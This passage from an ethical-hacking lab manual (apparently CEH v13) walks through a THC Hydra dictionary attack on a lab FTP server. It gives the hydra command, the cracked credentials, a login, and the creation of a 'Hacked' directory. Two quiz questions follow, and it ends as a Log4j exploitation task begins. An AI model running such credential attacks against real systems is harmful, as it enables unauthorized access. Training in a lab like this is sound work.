
11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

12. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




13. Navigate to **CEHv13 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

    Press **Ctrl+C** to copy the folder.



14. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window


    Press **Ctrl+V** to paste the folder.



15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.


    The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.



17. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords.

    This might take some time to complete.

18. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.




19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

20. In the terminal window, run **ftp [IP Address of Windows 11]**.


21. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.

22. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




23. Now, you can remotely access the FTP server hosted on the **Windows 11** machine.

24. Run **mkdir Hacked** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.



25. Click Windows 11 to switch to the **Windows 11** machine and navigate to **C:\FTP**.


26. View the directory named **Hacked**, as shown in the screenshot:




27. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

28. Click Parrot Security to switch back to the **Parrot Security** machine.

29. Enter **help** to view all other commands that you can use through the FTP terminal.



30. On completing the task, enter **quit** to exit the ftp terminal.



31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

32. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

Question 13.2.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Note: The wordlist file is located at CEHv13 Module 13 Hacking Web Servers/Wordlists. Enter the password of the user Martin.

Question 13.2.1.2

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Enter the name of the user with the password “qwerty."

Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

